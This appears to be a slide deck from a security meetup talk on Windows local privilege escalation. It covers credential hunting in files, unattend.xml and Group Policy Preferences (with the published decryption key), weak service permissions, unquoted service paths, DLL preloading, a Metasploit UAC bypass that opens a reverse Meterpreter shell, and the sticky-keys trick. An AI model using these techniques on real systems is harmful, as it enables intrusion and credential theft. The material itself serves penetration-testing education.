Windows Priv Esc

By: Jake Bernier

SecMN
MINNESOTA SECURITY PROFESSIONALS

Disclaimer

Don’t do this unless you have permission.

SecMN
MINNESOTA SECURITY PROFESSIONALS

Why Windows Priv Esc?

- So you can do more damaging things on the victim host
  - hash dump
  - mimikatz
  - persistence/traverse
  - key loggers
- Helps identify gaps in local security of Windows images
- Should not be on the top of your list until you mature your program
  - (is everyone already local admin?)

Windows Priv Esc

- Specifically, we will cover ways to go from low level user to local admin/system
- Not going over ways to get domain admin privs
- There are lots of ways to do this.. we will cover just a few

SecMN
MINNESOTA SECURITY PROFESSIONALS

Let’s start simple

- Look for credentials stored in clear text.
- The hope is this will give you more permissions, or at the very least give you more access to keep looking.

SecMN
MINNESOTA SECURITY PROFESSIONALS


Search Local Files & Shares

- txt
- docs,xlsx,pdf, etc.
- trace files
- debug files
- log files
- config files
- scripts
- source code
- putty

SecMN
Minnesota Security Professionals

Search Files Continued

- dir /s *password*
- dir /s *.config




```
-----BEGIN RSA PRIVATE KEY-----
MIICXAIBAAKBgQCqgmlpaWSZ6vThCdqei+/up9eC1U+yts9UKJYpZpHw8JCN
TQ7qMeDMGaxngiJ4OjV5K1/JYdHc9kG+oF45CDYb2V9zpHApL9s4jdbaHtmM
Y3T95LB6RyYCWtNj6llfpzRzrEuYQoo6jnZvXtlJ+XMaSzSbpsaLyEt8WwID
AoGAbg+YjkVQgaXPAX+51UNg0X0XuET2l9Y2yA0WuIyTwaGWvSjiWmLBMNyX
KKswksiIAbnEr5nrvCRc1a5wgnQEJskgaVLD7LiRJT7bEwfyxp55dQDMVAB0
lw8tguUrY+iI0nt4YN9+LLc0iiFUOxDzQqJe5LqlQUC4i+ECQQDWF9H2p/lt
f3uOHDjwtfFHqM8JIOF0luhVqTGWe6MNT4LvaErS5i/JrOgHVYzaFAZ9XRGM
yxC9aOhrAkEAy+Kjru6g94NwTh2pjJVrS/yVLxunCRu5QoW7YPiOHcN3C8lo
58Hi4l+hOfHvRSnqxHeQXq7nUpI8+9R30QJBAKvZxwIU51TA1X50/DqgUNx3
JwwOxqqNj8Vi4JkIeWNv1YxSzOzpNKbQEhgBBeTveh4bHMDjUWhkV/WSRi0C
gmpvfSO2CLgDV8Gt2vbb/tRhQIScwAANHgo/30elxZgDb05IY73pSQN3Fnen
hUOSUzzZTZEI+aEix2ECQFWp/wMm5IRq5YoZJ+yoGmicD0LmE2cBreKR8Ifm
O9C1DG04I0tVlGZsMbXKXNgbd2tqg6pMV2rKxGbvrIw=
-----END RSA PRIVATE KEY-----
-----BEGIN CERTIFICATE-----
MIIEFTCCA36gAwIBAgIBADANBgkqhkiG9w0BAQQFADCBvjELMAkGA1UEBhMC
ETAPBgNVBAgTCENvbG9yYWRvMRkwFwYDVQQHExBDb2xvcmFkbyBTcHJpbmdz
MQYDVQQKEypVbml2ZXJzaXR5IG9mIENvbG9yYWRvIGF0IENvbG9yYWRvIFNw
Z3MxDTALBgNVBAsTBEFDU0QxGDAWBgNVBAMTD2dhbmVzaCBnb2RhdmFyaTEj
CSqGSIb3DQEJARYUZ2tnb2RhdmFAY3MudWNjcy5lZHUwHhcNMDIxMDE1MTAy
WhcNMDMxMDE1MTAyOTQzWjCBvjELMAkGA1UEBhMCVVMxETAPBgNVBAgTCENv
YWRvMRkwFwYDVQQHExBDb2xvcmFkbyBTcHJpbmdzMTMwMQYDVQQKEypVbml2
aXR5IG9mIENvbG9yYWRvIGF0IENvbG9yYWRvIFNwcmluZ3MxDTALBgNVBAsT
U0QxGDAWBgNVBAMTD2dhbmVzaCBnb2RhdmFyaTEjMCEGCSqGSIb3DQEJARYU
b2RhdmFAY3MudWNjcy5lZHUwgZ8wDQYJKoZIhvcNAQEBBQADgY0AMIGJAoGB
bWlpZJnq9OEJ2p6L7+6n14LVT7K2z1QolilmkfDwkI11nyJNDuox4MwZrGeC
NXkrX8lh0dz2Qb6gXjkINhvZX3OkcCkv2ziN1toe2YydJaJjdP3ksHpHJgJa
WV+nNHOsS5hCijqOdm9e3Un5cxpLNJumxovIS3xbAgMBAAGjggEfMIIBGzAd
HQ4EFgQUGW5Lsik/HRsQFh7vDAy00iHyAr8wgesGA1UdIwSB4zCB4IAUGW5L
HRsQFh7vDAy00iHyAr+hgcSkgcEwgb4xCzAJBgNVBAYTAlVTMREwDwYDVQQI
b2xvcmFkbzEZMBcGA1UEBxMQQ29sb3JhZG8gU3ByaW5nczEzMDEGA1UEChMq
dmVyc2l0eSBvZiBDb2xvcmFkbyBhdCBDb2xvcmFkbyBTcHJpbmdzMQ0wCwYD
EwRBQ1NEMRgwFgYDVQQDEw9nYW5lc2ggZ29kYXZhcmkxIzAhBgkqhkiG9w0B
FGdrZ29kYXZhQGNzLnVjY3MuZWRlggEAMAwGA1UdEwQFMAMBAf8wDQYJKoZI
AQEEBQADgYEAqMoHZtC6jIQWvzOyBQAFQ+JtKU3HFiT3pn/6sqen4X5gFP1C
bckoyQslMijv0KcakKoR4zetrykHPKbToXFH6ZyO2KaBOXrNT+y5DEbClu9i
oCzQW2VBT6nK7OIzROWHiIO4Px/Riy1kELxG6x7Oa5HFUS/GNw3TMh8=
-----END CERTIFICATE-----
```

Sysprep

- Stores the custom settings that are applied during Windows Setup.
- Might store local admin password as base64

unattend - Notepad

File Edit Format View Help

```
<?xml version="1.0"?>
<unattend xmlns="urn:schemas-microsoft-com:unattend">
        <cpi:offlineImage cpi:source="wim:///sccm/sources/os/7/rtm/x64/ent/sources/install.wi
        <settings xmlns="urn:schemas-microsoft-com:unattend" pass="oobeSystem"><component na
                        <SystemLocale>%OSDSystemLocale%</SystemLocale>
                        <UserLocale>%OSDUserLocale%</UserLocale>
                        <UILanguage>%OSDUILanguage%</UILanguage>
                        <InputLocale>%OSDInputLocale%</InputLocale>
                        <UILanguageFallback>%OSDUILanguageFallback%</UILanguageFallback>
                </component>
                <component name="Microsoft-Windows-Shell-Setup" language="neutral" processor
                        <OOBE>
                                <ProtectYourPC>1</ProtectYourPC>
                                <NetworkLocation>Work</NetworkLocation>
                                <HideEULAPage>true</HideEULAPage>
                        </OOBE>
                        <TimeZone>W. Europe Standard Time</TimeZone>
                        <RegisteredOrganization>windows-nöob.com</RegisteredOrganization>
                        <UserAccounts>
                                <AdministratorPassword>
                                        <Value>UQB3AGUAOQA1AFEAdwBlADkANQBBAGQAbQBpAG4AaQBzA
                                        <PlainText>false</PlainText>
                                </AdministratorPassword>
                        </UserAccounts>
                        <RegisteredOwner>smsadmin</RegisteredOwner>
                </component>
        </settings><settings xmlns="urn:schemas-microsoft-com:unattend" pass="specialize"><c
                        <RunSynchronous>
                                <RunSynchronousCommand><Order>1</Order>
```

windows-noob.com

SecMN
Minnesota Security Professionals


Sysprep

- Where to find it
  - https://technet.microsoft.com/en-us/library/cc749415(v=ws.10).aspx

Search Order	Location	Description
1	Registry HKLM\System\Setup!UnattendFile	Specifies a pointer in the registry to an answer file. The answer file is not required to be named Unattend.xml.
2	%WINDIR%\Panther\Unattend	The name of the answer file must be Unattend.xml or Autounattend.xml. **Note** Windows Setup only searches this directory on downlevel installations. If Windows Setup starts from Windows PE, the %WINDIR%\Panther\Unattend directory is not searched.
3	%WINDIR%\Panther	Windows Setup caches answer files to this location. **Important** Do not overwrite the answer files in these directories.
4	Removable read/write media in order of drive letter, at the root of the drive.	Removable read/write media in order of drive letter, at the root of the drive. The name of the answer file must be Unattend.xml or Autounattend.xml, and the answer file must be located at the root of the drive.
5	Removable read-only media in order of drive letter, at the root of the drive.	Removable read-only media in order of drive letter, at the root of the drive. The name of the answer file must be Unattend.xml or Autounattend.xml, and must be located at the root of the drive.
6	windowsPE and offlineServicing passes: • \Sources directory in a Windows distribution All other passes: • %WINDIR%\System32\Sysprep	In the windowsPE and offlineServicing passes, the name of the answer file must be Autounattend.xml. For all other configuration passes, the file name must be Unattend.xml.
7	%SYSTEMDRIVE%	The answer file name must be Unattend.xml or Autounattend.xml

In the Registry?


- Windows Auto Login
- Look at other apps in use - might find something in the registry
- Many older apps stored them in a recoverable way.
- Might be a custom app that does the




SecMN
MINNESOTA SECURITY PROFESSIONALS

In the Registry?

- Lots of silly apps out there to help you recover passwords in the registry
- Metasploit helps too
  - https://github.com/rapid7/metasploit-framework/tree/master/modules/post/windows/gather/credentials





Type	Profile name	Server	Login	Password	Account name
SMTP		smtp.geo.com	1		imap.geo.com
SMTP		smtp.testsrv.com	smtpLogin		pop3
POP3		pop3.testsrv.com	Godge	bless	pop3
IMAP		imap.geo.com	john	Coller	imap.geo.com
PST_PAS...	Outlook			222	
PST_PAS...	Outlook			1	
PST_PAS...	Outlook			mozart	
PST_PAS...	Outlook			111	
SMTP	Outlook	smtp.testsrv.com	osmtpuser	osmtppass	pop3.testsrv.com
SMTP	Outlook	smtp.testsrv.com	1		imap.testsrv.com
SMTP	Outlook	smtp.testsrv.com	smtpLogin		pop3
SMTP	Outlook	smtp.2003.com	1	1	pop3.2003.com
POP3	Outlook	pop3.testsrv.com	John	Dash	pop3.testsrv.com
POP3	Outlook	pop3.testsrv.com	Godge	bless	pop3
POP3	Outlook	pop3.2003.com	2003login	2003passw...	pop3.2003.com
IMAP	Outlook	imap.testsrv.com	john	Coller	imap.testsrv.com
HTTPMAIL	Outlook	http://services....	Jonh@mail....	Qudro1234	Hotmail

GPP

Group Policy Preferences can be used to store credentials. If you are lucky it will contain an admin account.

GPP contains ”Local Users and Groups, that enables a domain administrator to remotely create local accounts on a given list of machines.”

http://esec-pentest.sogeti.com/posts/2012/01/20/exploiting-windows-gpp.html

GPP

- PDC controller contains SYSVOL share used to push GPO updates. (all domain users have access)
- If configured, share will have an XML file containing encrypted local admin password.
- This password can be decrypted using a shared key (documented by Windows)
  - https://msdn.microsoft.com/en-us/library/2c15cbf0-f086-4c74-8b70-1f2fa45dd4be.aspx#endNote2

2.2.1.1.4 Password Encryption

All passwords are encrypted using a derived Advanced Encryption Standard (AES) key.<3>

The 32-byte AES key is as follows:

```
4e 99 06 e8  fc b6 6c c9  fa f4 93 10  62 0f fe e8
f4 96 e8 06  cc 05 79 90  20 9b 09 a4  33 b6 6c 1b
```


```
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}">
   <User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="MyLocalUser" image="0" changed="2011-12-26 10:21:37" uid="{A5E3F388-299C-41D2-B937-DD5E638696FF}">
        <Properties action="C" fullName="" description="" cpassword="j1Uyj3Vx8TY9LtLZil2uAuZkFQA/4latT76ZwgdHdhw" changeLogon="0" noChange="0" neverExpires="0" acctDisabled="0" subAuthority="" userName="MyLocalUser" />
    </User>
</Groups>
```

GPP

- Can be harvested with metasploit
  - https://github.com/rapid7/metasploit-framework/blob/master/modules/post/windows/gather/credentials/gpp.rb

```
[*] Parsing file: \\[redacted]\SYSVOL\[redacted]\Policies\{842[redacted]}\MACHINE\Preferences\Groups\Groups.xml ...
[*] Parsing file: \\[redacted]\SYSVOL\[redacted]\Policies\{897[redacted]}\USER\Preferences\Drives\Drives.xml ...
[*] Parsing file: \\[redacted]\SYSVOL\[redacted]\Policies\{8C1[redacted]}\USER\Preferences\Drives\Drives.xml ...
[*] Parsing file: \\[redacted]\SYSVOL\[redacted]\Policies\{8E8[redacted]}\MACHINE\Preferences\Groups\Groups.xml ...
[+] Group Policy Credential Info
============================

 Name               Value
 ----               -----
 TYPE               Groups.xml
 USERNAME           [redacted]
 PASSWORD           [redacted]
 DOMAIN CONTROLLER  [redacted]
 DOMAIN             [redacted]
 CHANGED            2015-03-13 22:12:21
 NEVER_EXPIRES?     1
 DISABLED           0

[*] XML file saved to: /root/.msf4/loot/[redacted]windows.gpp.xml_625834.txt

[*] Parsing file: \\[redacted]\Policies\{8F3[redacted]\USER\Preferences\Drives\Drives.xml ...
[*] Parsing file: \\[redacted]\Policies\{8FA7[redacted]\USER\Preferences\Drives\Drives.xml ...
[*] Parsing file: \\[redacted]\Policies\{9301[redacted]\MACHINE\Preferences\Groups\Groups.xml ...
[*] Parsing file: \\[redacted]\Policies\{93CE[redacted]\MACHINE\Preferences\Groups\Groups.xml ...
msf post(gpp) >
```

SecMN
MINNESOTA SECURITY PROFESSIONALS

Scheduled Scripts/Tasks/AutoRuns

- Modify or replace tasks that might not be in use?

```
C:\Documents and Settings\nirav\Desktop\temp>autorunsc.exe -a | findstr /n /R "File\ not\ found"
autorunsc.exe -a | findstr /n /R "File\ not\ found"

Sysinternals Autoruns v11.0 - Autostart program viewer
Copyright (C) 2002-2011 Mark Russinovich and Bryce Cogswell
Sysinternals - www.sysinternals.com

551:     File not found: C:\WINDOWS\System32\Drivers\Changer.sys
644:     File not found: C:\WINDOWS\System32\Drivers\i2omgmt.sys
725:     File not found: C:\WINDOWS\System32\Drivers\lbrtfdc.sys
896:     File not found: C:\WINDOWS\System32\Drivers\PCIDump.sys
905:     File not found: C:\WINDOWS\System32\Drivers\PDCOMP.sys
908:     File not found: C:\WINDOWS\System32\Drivers\PDFRAME.sys
911:     File not found: C:\WINDOWS\System32\Drivers\PDRELI.sys
914:     File not found: C:\WINDOWS\System32\Drivers\PDRFRAME.sys
1133:     File not found: C:\WINDOWS\System32\Drivers\WDICA.sys
1768:     File not found: About:Home
```

DLL PreLoading

Local & Shares - where is Windows looking to load DLL files?
Place a malicious DLL in appropriate path and wait for a privileged service to start.
Standard Search Order:

1. The package dependency graph of the process. This is the application's package plus any dependencies specified as<PackageDependency> in the <Dependencies> section of the application's package manifest. Dependencies are searched in the order they appear in the manifest.
2. The directory the calling process was loaded from.
3. The system directory (%SystemRoot%\system32).

https://msdn.microsoft.com/en-US/lib

Weak Permissions

- Does a privileged service exe have weak permissions?
- Can we replace it then restart the service?

SecMN
Minnesota Security Professionals

Weak Permissions

Get services

- for /f "tokens=2 delims='=' " %a in ('wmic service list full^|find /i "pathname"^|find /i /v "system32"') do @echo %a >> c:\windows\temp\permissions.txt

- Get service exe permissions
  - for /f eol^=^"^ delims^=^" %a in (c:\windows\temp\permissions.txt) do cmd.exe /c icacls "%a"

- Look for builtin/users with full access (F)
  - C:\Program Files\Common Files\Microsoft Shared\Source Engine\OSE.EXE BUILTIN\Users:F)


- Replace with your own exe - restart service

http://travisaltman.com/windows-privilege-escalation-via-weak-service-permissions/

SecMN
MINNESOTA SECURITY PROFESSIONALS

Unquoted Service Path

Any service path not quoted with a white space could be attacked.
Malicious executable would be uploaded in the path and run.



SecMN
MINNESOTA SECURITY PROFESSIONALS

Unquoted Service Path

Example of unquoted binary path


C:\program files\sub dir\program_name

Can put our exe in the following places:

C:\program.exe
C:\program files\sub.exe

Weak Permissions on Process

If a process is running as SYSTEM but itself has weak permissions we can migrate to that process and inherit the permissions as SYSTEM



SecMN
Minnesota Security Professionals

UAC Bypass

- PoC in 2009 - made populare in 2011 @ DerbyCon
- Requires that UAC is set to the default Notify me only when programs try to make changes to my computer.
- Often caught by AV if not done right

SecMN
MINNESOTA SECURITY PROFESSIONALS

UAC Bypass

- In metaploit

```
root@www: /home/sagmish (as superuser)
FILE  EDIT  VIEW  SEARCH  TERMINAL  HELP
meterpreter > background
[*] Backgrounding session 1...
msf exploit(handler) > search uac

Matching Modules
================

   Name                                       Disclosure Date  Rank       Description
   ----                                       ---------------  ----       -----------
   exploit/windows/local/ask                  2012-01-03       excellent  Windows Escalate UAC Execute RunAs
   exploit/windows/local/bypassuac            2010-12-31       excellent  Windows Escalate UAC Protection Bypass
   exploit/windows/local/bypassuac_injection  2010-12-31       excellent  Windows Escalate UAC Protection Bypass (In Memory Injection)
   post/windows/gather/win_privs                               normal     Windows Gather Privileges Enumeration
   post/windows/gather/win_privs                               normal     Windows Gather Privileges Enumeration


msf exploit(handler) > use exploit/windows/local/bypassuac
msf exploit(bypassuac) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(bypassuac) > set LHOST 192.168.31.20
LHOST => 192.168.31.20
msf exploit(bypassuac) > set LPORT 8080
LPORT => 8080
msf exploit(bypassuac) > set SESSION 1
SESSION => 1
msf exploit(bypassuac) > exploit

[*] Started reverse handler on 192.168.31.20:8080
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[+] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem....
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (770048 bytes) to 192.168.31.2
[*] Meterpreter session 2 opened (192.168.31.20:8080 -> 192.168.31.2:49162) at 2014-06-17 19:33:08 +0530
```


https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/windows/local/bypassuac.rb

https://www.rapid7.com/db/modules/exploit/windows/local/bypassuac_injection

Good ‘Ole Sticky Keys

Have local access? Why not? Most places won’t have HDD encryption.

Mount drive
Replace setch.exe with cmd.exe
(or utilman.exe, etc.)
Boot up and hit shift 5 times



SecMN
MINNESOTA SECURITY PROFESSIONALS

Good ‘Ole Sticky Keys

No reboot?

http://carnal0wnage.attackresearch.com/2012/04/privilege-escalation-via-sticky-keys.html


HKLMSoftwareMicrosoftWindows NTCurrentVersionImage File Execution Options

